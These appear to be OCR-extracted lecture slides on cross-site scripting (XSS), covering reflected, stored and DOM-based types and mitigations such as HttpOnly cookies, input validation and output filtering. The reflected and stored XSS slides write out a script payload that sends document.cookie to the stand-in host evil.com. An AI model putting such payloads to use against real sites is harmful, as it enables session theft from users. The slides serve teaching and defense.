sets a cookie



2. victim visits
attack.com

XSS main problem

Data that is dynamically written into as webpage is inadvertently interpreted as javascript code.

This attacker code run in a different origin.

Cross-Site Scripting (XSS)

- XSS refers to running code from an untrusted origin
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions

Types of XSS

- Reflected (Type 1)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- Stored (Type 2)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- DOM-based (Type 3)
  - Purely client-side injection


Vulnerable Website, Type 1

- Suppose we have a search site, *www.websearch.com*

A user submits a que

http://www.websearch.com/search?q=good news

The exact query text gets
"printed" on the result page



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

Vulnerable Website, Type 1

http://www.websearch.com/search?q=



1. bank.com sets a cookie



2. Visit evil.com

<iframe src="bank.com?name=<script>d.write('<img src=evil.com?'+doc.cookie')</script>

bank.com?name=<script...>

Name param is injected into browser, interpreted as js.

<img src=evil.com?<secret cookie>

Attempt to load image leaks secret cookie


Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com

Content that another user produced is displayed when I visit the site.

This content may include

Malicious javascript code.



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

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```

friendly.com

Origin: www.friendly.com
session=xI4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
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```



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

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

KEEP CALM AND HACK ON

keep-calm.net

Mitigating XSS Attacks

- Client-side defenses
  1. Cookie restrictions – HttpOnly and Secure
  2. Client-side filter – X-XSS-Protection
     - Enables heuristics in the browser that attempt to block injected scripts
- Server-side defenses
  3. Input validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

  4. Output filtering

```
<div id="content">{{sanitize(data)}}</div>
```

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features

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- Does HttpOnly prevent all attacks?

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- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
  - Of course not, it only prevents cookie theft
